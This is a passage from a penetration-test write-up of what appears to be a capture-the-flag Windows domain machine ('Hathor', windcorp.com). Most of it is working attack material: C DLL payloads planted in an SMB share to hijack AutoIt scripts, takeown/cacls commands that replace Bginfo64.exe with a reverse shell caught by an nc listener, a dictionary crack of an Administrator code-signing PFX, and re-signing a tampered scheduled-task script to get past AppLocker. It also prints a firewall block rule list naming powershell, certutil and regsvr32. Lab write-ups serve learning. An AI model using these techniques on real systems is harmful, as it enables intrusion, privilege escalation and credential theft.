01/23/2022 07:31:31  01/23/2022 17:31:31  krbtgt/WINDCORP.COM@WINDCORP.COM
        renew until 01/24/2022 07:31:30
```

Shares

Enumerateing shares using SMBClient

```
┌──(andreas㉿kali)-[~/tools/CrackMapExec]
└─$ smbclient -L //hathor.windcorp.com -U beatricemill@windcorp.com -N -k

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        share           Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to hathor.windcorp.com failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

We can see one that is not default, named "Share".

Checking out the Share

```
┌──(andreas㉿kali)-[~/tools/CrackMapExec]
└─$ smbclient //hathor.windcorp.com/share -U beatricemill@windcorp.com -N -k
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jan 23 10:12:14 2022
  ..                                DHS        0  Sun Jan 23 03:56:21 2022
  AutoIt3_x64.exe                     A  1013928  Thu Mar 15 09:17:44 2018
  Bginfo64.exe                        A  4601208  Thu Sep 19 16:15:38 2019
  scripts                             D        0  Sun Jan 23 05:55:23 2022

                10328063 blocks of size 4096. 3720569 blocks available
smb: \>
```

Beatricemill have no special groups.

We cannot access the share from our revshell. But we have access as user beatricemill using SMBClient. So, we know what files resides there.

Downloading the files, show us the Bginfo64.exe is bginfo from Sysinternals.

The AutoIt3_x64.exe is a scripting framework:
https://www.autoitscript.com/site/

Running tasklist doesn't show anyone running any of the apps we see permanently. We make a little batch-file looping and searching for both the applications.

```
:start
tasklist /FI "imagename eq Bginfo*">> c:\windows\temp\tasks.txt
ping -n 5 127.1 > NUL
tasklist /FI "imagename eq Autoit*">> c:\windows\temp\tasks.txt
ping -n 5 127.1 > NUL
GOTO start
~
```

Uploading and starting it

```
cmd /c c:\windows\temp\do.cmd
```

Letting it run for a while and check the output-file.

```
type c:\windows\temp\tasks.txt
```

It comes clear for us, both applications are indeed started sporadically

```
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
AutoIt3_x64.exe               5308                            1     11,688 K
INFO: No tasks are running which match the specified criteria.

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
AutoIt3_x64.exe               5308                            1     11,688 K
INFO: No tasks are running which match the specified criteria.

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
AutoIt3_x64.exe               5308                            1     11,688 K
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
Bginfo64.exe                  6252                            1     22,088 K
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.
INFO: No tasks are running which match the specified criteria.
```

Trying replacing the exefile with revshell files, does not work.

```
smb: \> put Bginfo64.exe
NT_STATUS_ACCESS_DENIED opening remote file \Bginfo64.exe
smb: \>
```

We check out the files in scripts. We cannot modify them, but inspecting them, shows there is a local file "7-zip64.dll" loaded by all the scripts in the folder. If one of the scripts are run, it will be loaded. Is it possible to replace the dll? It turns out it is.

```
smb: \> cd scripts
smb: \scripts\> ls
  .                                   D        0  Sun Jan 23 05:55:23 2022
  ..                                  D        0  Sun Jan 23 10:12:14 2022
  7-zip64.dll                         A  1076736  Wed Sep  7 09:40:14 2011
  7Zip.au3                            A    54739  Thu Oct 18 16:02:02 2012
  ZipExample.zip                      A     2333  Sat Oct  6 17:50:30 2012
  _7ZipAdd_Example.au3                A     1794  Sun Oct  7 07:15:16 2012
  _7ZipAdd_Example_using_Callback.au3      A     1855  Sun Oct  7 07:17:14 2012
  _7ZipDelete_Example.au3             A      334  Sat Oct  6 21:37:38 2012
  _7ZIPExtractEx_Example.au3          A      859  Sat Oct  6 21:38:10 2012
  _7ZIPExtractEx_Example_using_Callback.au3      A     1867  Sat Oct  6 19:04:14 2012
  _7ZIPExtract_Example.au3            A      830  Sat Oct  6 21:37:50 2012
  _7ZipFindFirst__7ZipFindNext_Example.au3      A     2027  Sat Oct  6 19:05:12 2012
  _7ZIPUpdate_Example.au3             A      372  Sat Oct  6 21:39:04 2012
  _Archive_Size.au3                   A      886  Sun Jan 23 04:51:45 2022
  _CheckExample.au3                   A      201  Sat Oct  6 19:51:30 2012
  _GetZipListExample.au3              A      144  Sat Oct  6 21:39:22 2012
  _MiscExamples.au3                   A      498  Thu Nov 27 11:04:30 2008

                10328063 blocks of size 4096. 3708501 blocks available
smb: \scripts\> cp evil.dll 7-zip64.dll
cp: command not found
smb: \scripts\> !cp evil.dll 7-zip64.dll
smb: \scripts\> put 7-zip64.dll
putting file 7-zip64.dll as \scripts\7-zip64.dll (2085.4 kb/s) (average 2085.4 kb/s)
smb: \scripts\>
```

Next problem is the payload. Msfvenom dll is caught by Defender right away. The same goes for PowerShell Empire stagers.

Lacking both knowledge and tools for anything else, I build my own dll. Using my wits and Google ☺ (Mostly Google)

Found this excellent post, containing everything needed! ;-)

https://0xdf.gitlab.io/2021/07/08/playing-with-printnightmare.html

“Crafted” a dll

```
#include "pch.h"
#include <stdlib.h>

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        system("cmd.exe /c ping 192.168.16.28");
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

```
┌──(andreas㉿kali)-[~]
└─$ sudo tcpdump -i eth0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
12:00:25.851762 IP hathor.windcorp.com > 192.168.16.28: ICMP echo request, id 1, seq 12903, length 40
12:00:25.851778 IP 192.168.16.28 > hathor.windcorp.com: ICMP echo reply, id 1, seq 12903, length 40
12:00:26.884980 IP hathor.windcorp.com > 192.168.16.28: ICMP echo request, id 1, seq 12906, length 40
12:00:26.885003 IP 192.168.16.28 > hathor.windcorp.com: ICMP echo reply, id 1, seq 12906, length 40
12:00:27.900961 IP hathor.windcorp.com > 192.168.16.28: ICMP echo request, id 1, seq 12909, length 40
12:00:27.900991 IP 192.168.16.28 > hathor.windcorp.com: ICMP echo reply, id 1, seq 12909, length 40
12:00:28.916311 IP hathor.windcorp.com > 192.168.16.28: ICMP echo request, id 1, seq 12911, length 40
12:00:28.916332 IP 192.168.16.28 > hathor.windcorp.com: ICMP echo reply, id 1, seq 12911, length 40
```

It pings us and we know we have RCE on the host.

Next, uploading a revshell dll.

Then we wait...

Nothing happens. The revshell is not connecting back to us.

Could it be the firewall? Creating new dll and uploading. Retrieving firewall rules published by GPO.

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        OutputDebugString("DLL_PROCESS_ATTACH");
        system("cmd /c reg query HKLM\\Software\\Policies\\Microsoft\\WindowsFirewall\\FirewallRules > c:\\windows\\temp\\firewallrules.txt");
        system("cmd /c cacls c:\\windows\\temp\\firewallrules.txt /e /g everyone:F");
        break;

    case DLL_THREAD_ATTACH:
        OutputDebugString("DLL_THREAD_ATTACH");
        break;

    case DLL_THREAD_DETACH:
        OutputDebugString("DLL_THREAD_DETACH");
        break;

    case DLL_PROCESS_DETACH:
        OutputDebugString("DLL_PROCESS_DETACH");
        break;
    }

:wq
```

```
01/23/2022  09:45 PM           127,200 firewallrules.txt
01/23/2022  08:53 PM                 0 ib42F4.tmp
01/23/2022  08:53 PM                 0 ib42F5.tmp
01/23/2022  08:53 PM                 0 ib42F6.tmp
01/23/2022  08:53 PM                 0 ib42F7.tmp
01/23/2022  08:53 PM                 0 ib4346.tmp
01/23/2022  09:03 PM    <DIR>          MPENG_184D521F-D313-45D7-B9E2-CCB2BBE2B863
01/23/2022  09:03 PM            36,948 MpSigStub.log
01/23/2022  10:26 AM           159,012 msedge_installer.log
01/23/2022  08:53 PM               102 silconfig.log
01/23/2022  08:53 PM    <DIR>          vmware-SYSTEM
01/23/2022  12:23 PM         1,176,733 vmware-vmsvc-SYSTEM.log
01/20/2022  05:31 PM             4,950 vmware-vmtoolsd-Administrator.log
01/23/2022  08:53 PM               396 vmware-vmtoolsd-GinaWild.log
01/23/2022  08:53 PM             5,940 vmware-vmtoolsd-SYSTEM.log
01/23/2022  12:23 PM           861,289 vmware-vmusr-Administrator.log
01/23/2022  08:53 PM            30,112 vmware-vmusr-GinaWild.log
01/23/2022  08:53 PM             5,664 vmware-vmvss-SYSTEM.log
              17 File(s)      2,661,780 bytes
               5 Dir(s)  15,283,445,760 bytes free

p0wny@shell:C:\windows\temp# type firewallrules.txt
```

We have the rules. Copy to Kali and searching...

```
    {A9F56E20-EEC3-4474-AEDD-2C72408DBAFF}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|App=%SystemRoot%\System32\cscript.exe|Name=cscript64|
    {37DD9C06-43BA-420D-B50A-F16D8A85ACA5}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|App=%SystemRoot%\SysWOW64\cscript.exe|Name=cscript32|
    {A5EE88CD-85E3-4BDA-9756-CA00802B6592}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|RA42=IntErnet|RA62=IntErnet|App=%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\
powershell.exe|Name=ps32|
    {9D90923C-1CCE-44B8-8FFD-1FB016DBD575}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|RA42=IntErnet|RA62=IntErnet|App=%SystemRoot%\System32\WindowsPowerShell\v1.0\
powershell.exe|Name=ps64|
    {100DB01E-6F22-45DF-BC8C-953D2836E62D}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|RA42=IntErnet|RA62=IntErnet|App=%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\
powershell_ise.exe|Name=ps ISE32|
    {917B2A3C-8672-4393-A579-F8AA02FE7ECE}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|RA42=IntErnet|RA62=IntErnet|App=%SystemRoot%\System32\WindowsPowerShell\v1.0\
powershell_ise.exe|Name=ps ISE64|
    {278F752C-D1EE-4A5A-BCC4-8A73CA916E22}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|App=%SystemRoot%\System32\regsvr32.exe|Name=regsvr32-64|
    {C8F663E1-9CAB-4986-A10E-EFAF4F0C3D8D}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|App=%SystemRoot%\SysWOW64\regsvr32.exe|Name=regsvr32-32|
    {8E85F6E9-0E72-41C0-8D54-A7B8FEE9DD27}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|App=%SystemRoot%\System32\rundll32.exe|Name=rundll32-64|
    {103B780E-266E-43FD-B65B-1AE9D269F85D}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|App=%SystemRoot%\SysWOW64\rundll32.exe|Name=rundll32-32|
    {AF1FD765-9EA8-4CFF-9721-48F5B623A384}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|App=%SystemRoot%\SysWOW64\wscript.exe|Name=wscript32|
    {49C58F31-CADE-4387-BCB2-73A2187671E1}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|App=%SystemRoot%\System32\wscript.exe|Name=wscript64|
    {C0A660EF-84B7-4DC1-985B-307897462938}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|RA42=IntErnet|RA62=IntErnet|App=%SystemRoot%\System32\certutil.exe|Name=certu
til64|
    {F1684248-1A57-4A9E-BED5-0E9F6A749250}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|RA42=IntErnet|RA62=IntErnet|App=%SystemRoot%\SysWOW64\certutil.exe|Name=certu
til32|
    {57E22581-16AB-4673-B2EA-8637BC07BB83}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|RA42=IntErnet|RA62=IntErnet|App=%SystemRoot%\System32\certoc.exe|Name=certoc|
    {D7871DF0-F71B-4BD0-B7DE-F8E6966A3640}    REG_SZ    v2.31|Action=Block|Active=TRUE|Dir=Out|App=%SystemDrive%\share\AutoIt3_x64.exe|Name=Block AutoIt|
(END)
```

We see what rule is stopping us.
Checking access-rights on files by uploading new dll:

```
#include "pch.h"
#include <stdlib.h>

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        system("cmd /c cacls c:\\share > c:\\windows\\temp\\info.txt");
        system("cmd /c cacls c:\\share\\* >> c:\\windows\\temp\\info.txt");
        system("cmd /c whoami /priv /user /groups >> c:\\windows\\temp\\info.txt");
        system("powershell -c 'Get-AppLockerPolicy -Effective -xml >> c:\\share\\policy.xml'");
        system("cmd /c cacls c:\\windows\\temp\\info.txt /e /g everyone:F");

    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
```

```
USER INFORMATION
----------------

User Name         SID
================= ============================================
windcorp\ginawild S-1-5-21-3783586571-2109290616-3725730865-2663


GROUP INFORMATION
-----------------

Group Name                                 Type             SID
Attributes
========================================== ================
================================================ ==================================================
Everyone                                   Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574
Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators                  Alias            S-1-5-32-548
Group used for deny only
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0
Mandatory group, Enabled by default, Enabled group
```

```
BUILTIN\Users                              Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574
Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators                  Alias            S-1-5-32-548
Group used for deny only
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0
Mandatory group, Enabled by default, Enabled group
WINDCORP\ITDep                             Group            S-1-5-21-3783586571-2109290616-
3725730865-9601 Mandatory group, Enabled by default, Enabled group
WINDCORP\Protected Users                   Group            S-1-5-21-3783586571-2109290616-
3725730865-525  Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

We can see we are running tasks as user: ginawild
She is a member of the group ITDep, but also Protected Users.

Checking access rights

```
c:\share\Bginfo64.exe NT AUTHORITY\IUSR:(ID)N
                      BUILTIN\IIS_IUSRS:(ID)N
                      BUILTIN\Administrators:(ID)(special access:)
                                             DELETE
                                             READ_CONTROL
                                             WRITE_OWNER
                                             SYNCHRONIZE
                                             FILE_GENERIC_READ
                                             FILE_GENERIC_WRITE
                                             FILE_GENERIC_EXECUTE
                                             FILE_READ_DATA
                                             FILE_WRITE_DATA
                                             FILE_APPEND_DATA
                                             FILE_READ_EA
                                             FILE_WRITE_EA
                                             FILE_EXECUTE
                                             FILE_DELETE_CHILD
                                             FILE_READ_ATTRIBUTES
                                             FILE_WRITE_ATTRIBUTES

                      NT AUTHORITY\SYSTEM:(ID)F
                      BUILTIN\Administrators:(ID)F
                      WINDCORP\ITDep:(ID)(special access:)
                                          READ_CONTROL
                                          WRITE_OWNER
                                          SYNCHRONIZE
                                          FILE_GENERIC_READ
                                          FILE_GENERIC_EXECUTE
                                          FILE_READ_DATA
                                          FILE_READ_EA
                                          FILE_EXECUTE
                                          FILE_READ_ATTRIBUTES

                      BUILTIN\Users:(ID)R
```

ITDep have "Write Owner" on Bginfo64.exe

So, if we take ownership of the file, we should be able to give us full access to it.

Next. Having a look at the AppLocker policy:

```
smb: \> ls
  .                                   D        0  Sun Jan 23 16:21:27 2022
  ..                                 DHS        0  Sun Jan 23 03:56:21 2022
  AutoIt3_x64.exe                     A  1013928  Thu Mar 15 09:17:44 2018
  Bginfo64.exe                        A  4601208  Thu Sep 19 16:15:38 2019
  policy.xml                          A    32340  Sun Jan 23 16:21:27 2022
  scripts                             D        0  Sun Jan 23 05:55:23 2022

                10328063 blocks of size 4096. 3727587 blocks available
smb: \> get policy.xml
getting file \policy.xml of size 32340 as policy.xml (15790.2 KiloBytes/sec) (average 15791.0 KiloBytes/sec)
smb: \>
```

Inspecting the rules, we find this:

```
FilePathRule Id="39b55ed3-c958-4d5c-846e-e338b7387fc9"
Name="%OSDRIVE%\share\Bginfo64.exe"
```

Here there also could be a rabbit hole.
Going through the AppLocker policy, we cannot, however, find any exceptions for this file, denying an “Alternate Data Stream bypass”

The intended way was adding an ADS to the Bginfo64.exe file, but it turns out Microsoft have patched this loophole very recently!

Uploading a revshell using the webshell

```
upload re.exe
```

Uploading the new dll

```
case DLL_PROCESS_ATTACH:
    OutputDebugString("DLL_PROCESS_ATTACH");
    system("cmd /c takeown /F c:\\share\\bGinfo64.exe");
    system("cmd /c cacls Bginfo64.exe /E /G ginawild:F");
    system("cmd /c copy \"C:\\inetpub\\wwwroot\\RemoteView Pro\\cloud\\public\\upload\\upgrade_img\\re.exe\" c:\\share\\Bginfo64.exe");
```

And putting up a nc listener.

and after a couple of minutes:

```
┌──(andreas㉿kali)-[~/tools]
└─$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.16.28] from (UNKNOWN) [192.168.16.15] 54805

Microsoft Windows [Version 10.0.20348.473]
(c) Microsoft Corporation. All rights reserved.

c:\share>
```

Here we also find our first flag: **user.txt**

We find something interesting in the pwned user's Recycle Bin.

```
Directory: C:\$Recycle.Bin\S-1-5-21-3783586571-2109290616-3725730865-2663


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/7/2021 12:55 AM             98 $ILYS3KF.pfx
-a----        10/4/2021 12:38 PM           4228 $RLYS3KF.pfx
-a-hs-        10/2/2021  9:01 PM            129 desktop.ini


PS C:\$Recycle.Bin\S-1-5-21-3783586571-2109290616-3725730865-2663>
```

Copy the largest pfx-file to c:\share, for easy download to our attack box.

```
copy `$RLYS3KF.pfx c:\share\certificate.pfx
copy `$RLYS3KF.pfx c:\share\certificate.pfx
PS C:\$Recycle.Bin\S-1-5-21-3783586571-2109290616-3725730865-2663>
```

Downloading and trying to open. We of course need a password.

```
└─$ openssl pkcs12 -info -in certificate.pfx
Enter Import Password:
MAC: sha1, Iteration 2000
MAC length: 20, salt length: 20
Mac verify error: invalid password?
```

Cracking it using crackpkcs12

```
└─$ crackpkcs12 -d rockyou.txt certificate.pfx

Dictionary attack - Starting 4 threads

**************************************************
Dictionary attack - Thread 1 - Password found: whysoeasy?
**************************************************
```

We can now extract the cert from the pfx and view it

```
openssl pkcs12 -in certificate.pfx -out newfile.crt.pem -clcerts -nokeys
openssl x509 -in newfile.crt.pem -noout -text
```

We can see it is issued to Administrator

```
Issuer: DC = com, DC = windcorp, CN = windcorp-HATHOR-CA
Validity
  Not Before: Oct  4 10:27:12 2021 GMT
  Not After : Oct  4 10:27:12 2022 GMT
Subject: DC = com, DC = windcorp, CN = Users, CN = Administrator
Subject Public Key Info:
  Public Key Algorithm: rsaEncryption
    RSA Public-Key: (2048 bit)
```

And it is used for Codesigning

```
X509v3 extensions:
  1.3.6.1.4.1.311.20.2:
    ...C.o.d.e.S.i.g.n.i.n.g
  X509v3 Extended Key Usage:
    Code Signing
  X509v3 Key Usage: critical
    Digital Signature
```

In the AppLocker config, we find that exe-files and scripts signed with this certificate are allowed to run.

```
<RuleCollection Type="Exe" EnforcementMode="Enabled"><FilePublisherRule Id="577ae347-19fd-46b3-
8f0a-a4a653dde1bc" Name="Signed by CN=ADMINISTRATOR, CN=USERS, DC=WINDCORP, DC=COM" Description=""
UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePublisherCondition
PublisherName="CN=ADMINISTRATOR, CN=USERS, DC=WINDCORP, DC=COM" ProductName="*"
BinaryName="*"><BinaryVersionRange LowSection="*" HighSection="*"
/></FilePublisherCondition></Conditions></FilePublisherRule>

<RuleCollection Type="Script" EnforcementMode="Enabled"><FilePublisherRule Id="12bce21d-8da4-4f93-
ab24-eeb9ad0bcc6d" Name="Signed by CN=ADMINISTRATOR, CN=USERS, DC=WINDCORP, DC=COM" Description=""
UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions><FilePublisherCondition
PublisherName="CN=ADMINISTRATOR, CN=USERS, DC=WINDCORP, DC=COM" ProductName="*"
BinaryName="*"><BinaryVersionRange LowSection="*" HighSection="*"
/></FilePublisherCondition></Conditions></FilePublisherRule>
```

We now also have access to write to the scripts in c:\get-badpasswords

We import the certificate to our private certificate store

```
Import-PfxCertificate -FilePath c:\share\certificate.pfx -Password (ConvertTo-SecureString -String 'whysoeasy?' -AsPlainText -Force) -CertS
toreLocation Cert:\CurrentUser\My
Import-PfxCertificate -FilePath c:\share\certificate.pfx -Password (ConvertTo-SecureString -String 'whysoeasy?' -AsPlainText -Force) -CertStoreLocation Cert:\CurrentUser
\My


   PSParentPath: Microsoft.PowerShell.Security\Certificate::CurrentUser\My

Thumbprint                               Subject
----------                               -------
6DB9F2A988B34B36D36BAD7AD9493849C752700F CN=Administrator, CN=Users, DC=windcorp, DC=com
```

```
\accesschk.exe -w -u -s $env:username c:\get-badpasswords

Accesschk v6.14 - Reports effective permissions for securable objects
Copyright © 2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

RW c:\get-badpasswords\.git
RW c:\get-badpasswords\.gitignore
RW c:\get-badpasswords\Accessible
RW c:\get-badpasswords\CredentialManager.psm1
RW c:\get-badpasswords\Get-bADpasswords.ps1
--- snip ---
```

Then copy the file to c:\share so we can download it for easier editing. (We cannot save it as ps1 because of the file screening)

```
cp \Get-bADpasswords\Get-bADpasswords.ps1 c:\Share\Get-bADpasswords.txt
cp \Get-bADpasswords\Get-bADpasswords.ps1 c:\Share\Get-bADpasswords.txt
PS C:\users\ginawild>
```

Add a test at top of the script

```
$file = "c:\windows\temp\check.txt"
$text = "This is a test"

$text | Add-Content -Path $file
 # A few helper functions
#
# Find us here:
# - https://www.improsec.com
# - https://github.com/improsec
# - https://twitter.com/improsec
# - https://www.facebook.com/improsec
```

Then upload

```
smb: \> put Get-bADpasswords.txt
putting file Get-bADpasswords.txt as \Get-bADpasswords.txt (1170.9 kb/s) (average 1
171.0 kb/s)
smb: \>
```

Overwriting original script

```
cp \share\Get-bADpasswords.txt \Get-bADpasswords\Get-bADpasswords.ps1
PS C:\users\ginawild>
```

And re-sign

```
SignerCertificate                         Status                 Path
-----------------                         ------                 ----
6DB9F2A988B34B36D36BAD7AD9493849C752700F  Valid                  Get-bADpasswords.ps1


Set-AuthenticodeSignature \Get-bADpasswords\Get-bADpasswords.ps1 (dir Cert:\CurrentUser\My -CodeSigningCert) -HashAlgorithm "SHA512"
Set-AuthenticodeSignature \Get-bADpasswords\Get-bADpasswords.ps1 (dir Cert:\CurrentUser\My -CodeSigningCert) -HashAlgorithm "SHA512"


    Directory: C:\Get-bADpasswords

SignerCertificate                         Status                 Path
-----------------                         ------                 ----
6DB9F2A988B34B36D36BAD7AD9493849C752700F  Valid                  Get-bADpasswords.ps1


PS C:\users\ginawild>
```

We have found out that the desktop shortcut “bAD Passwords” triggers the bADpasswords scheduled task, by running a vbscript.

We run that

```
cscript c:\get-badpasswords\run.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\users\ginawild>
```

Then we check for our file

```
type c:\windows\temp\check.txt
This is a test
PS C:\users\ginawild>
```

That worked.

Reading a bit about that bADpassword-script on GitHub, we learn that the script leverages “DSInternals” by Michael Grafnetter.

And

- Requires 'Domain Admin' privileges or similar, e.g. 'Domain Controller' or delegated Domain-level permissions for both "Replicating Directory Changes" and "Replicating Directory Changes All", to succesfully fetch passwords from the Active Directory database.

We need to check out the user running the script. Could it be a domain admin?

Editing the script, uploading, re-signing, and triggering

```
whoami /user /priv > c:\windows\temp\scriptrunner.txt

 # A few helper functions
#
# Find us here:
# - https://www.improsec.com
# - https://github.com/improsec
# - https://twitter.com/improsec
```

Not a domain admin

```
type c:\windows\temp\scriptrunner.txt

USER INFORMATION
----------------

User Name        SID
================ ==============================================
windcorp\bpassrunner S-1-5-21-3783586571-2109290616-3725730865-10102


PRIVILEGES INFORMATION
----------------------

Privilege Name          Description            State
======================= ====================== ========
SeMachineAccountPrivilege  Add workstations to domain  Disabled
SeChangeNotifyPrivilege    Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

```
User name              bpassrunner
Full Name              bADPassword
Comment
User's comment
Country/region code    000 (System Default)
Account active         Yes
Account expires        Never

Password last set      10/3/2021 5:10:12 PM
Password expires       Never
Password changeable    10/4/2021 5:10:12 PM
Password required      Yes
User may change password  Yes

Workstations allowed   All
Logon script
User profile
Home directory
Last logon             10/8/2021 9:23:45 AM

Logon hours allowed    All

Local Group Memberships   *Account Operators
Global Group memberships  Protected Users  *Domain Users
The command completed successfully.
```

